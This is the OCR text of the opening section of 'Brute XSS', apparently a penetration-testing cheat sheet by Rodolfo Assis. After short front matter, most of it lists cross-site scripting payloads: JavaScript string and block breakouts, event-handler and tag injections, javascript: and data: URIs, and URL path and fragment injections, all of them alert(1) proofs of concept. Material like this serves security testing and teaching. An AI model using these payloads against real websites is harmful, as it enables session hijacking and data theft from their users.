
Rodolfo Assis

BRUTE XSS

2024 Edition

The Most Exclusive Collection
of XSS Vectors and Payloads



About This Book

This book is a Cheat Sheet, a quick consulting resource for most of the XSS (Cross-Site Scripting) knowledge out there with focus on stuff the author have been finding and developing throughout the last years.

It's meant to be used by bug hunters, penetration testers,
security analysts, web application security students and enthusiasts.

It requires a good undertanding of HTML, Javascript and HTTP basics in order to get the most out of it.

About The Author

I am a self taught computer hacker known worldwide for my contribution in the XSS practical field. specially regarding security evasion techniques (WAF bypass). Since 2015, when I started to find 1000s of XSS vulnerabilities in the wild and sharing my findings on Twitter (now X).

Today I develop, maintain and manage KNOXSS, the first and only online XSS tool that actually pops the alert box as a PoC (Proof-of- Concept) and deals with unique XSS cases and scenarios uncovered by my research.

About This Release

This release of Brute XSS Cheat Sheet is named just Brute XSS now. It was made to be as short, straight to the point to bring as much useful information as possible.

DISCLAIMER

The author is not renposible for any misuse or ilegall use of the information contained in this book.

Any copy or sharing of this work in total or in part without consent of the author is also illegal.

Simple Javascript Injection

'-alert(1)-'
'/alert(1)//

Escaped Javascript Injection

\'-alert(1)//
\'/alert(1)//

Simple JSi in Logical Block

}alert(1);{'
'}alert(1)%0A{'

Escaped JSi in Logical Block

\'}alert(1);{//
\'}alert(1)%0A{'//

Placeholder Inj. (Template Literal)
${alert(1)

Simple JSi - No Parentheses
alert`1`

Full Simple JSi List

'-alert(1)-'
'/alert(1)/'
';alert(1);'
'*alert(1)*'
'**alert(1)**'
'%alert(1)%'
'+alert(1)+'
'alert(1)>'
'>>alert(1)>>'
'>>>alert(1)>>>'
'>=alert(1)>='
'==alert(1)=='
'===alert(1)==='
'!=alert(1)!='
'!==alert(1)!=='
'%26alert(1)%26'
'^alert(1)^'
'|alert(1)|'
'||alert(1)||'
'%0Aalert(1)%0A'
'%0Dalert(1)%0D'
1'?alert(1):'
'[alert(1)]-'
'(alert(1))-'

Injection Basics

To inject code it's needed to break out form data value first.
These chars are usually prepended to any vector or payload.

HTML

String Value Breakout

" '

Simple Tag Breakout

>

Comments Breakout

--> --!>

Javascript

String Value Breakout

' " `

Comments Breakout

*/

Simple HTML Injection

<Svg OnLoad=alert(1)>
<Script>alert(1)</Script>

Inline HTML Injection

Any visible element

"OnMouseOver="alert(1)
"OnMouseOver=alert(1)//

Focusable elements

"AutoFocus ContentEditable OnFocus="alert(1)
"AutoFocus ContentEditable OnFocus=alert(1)//

Src/Href Injection

Inside Href of anchor tags

JavaScript:alert(1)

Inside Src of script tags

Data:,alert(1)

Tag Breakout

Some HTML tags need to be closed with a proper closing tag before injecting another.

</Title> </Style>

</Script> </NoScript>

</Iframe> </TextArea>

Injections in Path of URL

http://domain/path/page.php/"><Svg/OnLoad=alert(1)>?param=any

http://domain/path/page.jsp;"><Svg/OnLoad=alert(1)>?param=any

http://domain/path/page.jsp/..;"><Svg/OnLoad=alert(1)>?param=any

Injections in Fragment of URL

http://domain/path/page#Data:,alert(1)

http://domain/path/page#JavaScript:alert(1)